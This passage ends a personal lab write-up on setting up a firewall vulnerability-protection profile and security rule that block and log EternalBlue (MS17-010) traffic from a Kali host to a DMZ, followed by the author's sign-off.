□	Block-MS17-010	EternalBlue	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0147 CVE-2017-0148	any	medium high critical	drop	extended-capture

After that I created a new security rule from Kali (Source) to DMZ (Destination) and selected and enabled the vulnerability protection.

In the vulnerability protection I selected the vulnerability profile I added with the required CVE’s to detect the attack



Security Policy Rule

Action Setting

Action: Deny

□ Send ICMP Unreachable

Profile Setting

Profile Type: Profiles

Antivirus: None

Vulnerability Protection: Block-MS17-010

Anti-Spyware: None

URL Filtering: None

File Blocking: None

Data Filtering: None

WildFire Analysis: None

Log Setting

☑ Log at Session Start

☑ Log at Session End

Log Forwarding: None

Other Settings

Schedule: None

QoS Marking: None

□ Disable Server Response Inspection

Conclusion: The above rule should be enough to log the attack and stop it but vulnerability protection requires license so It may not work without it !

I hope the person viewing this likes the project, contact me on prahars25@gmail.com if you want to further discus about any topic related to this project !

Cheers,

Prahar Shah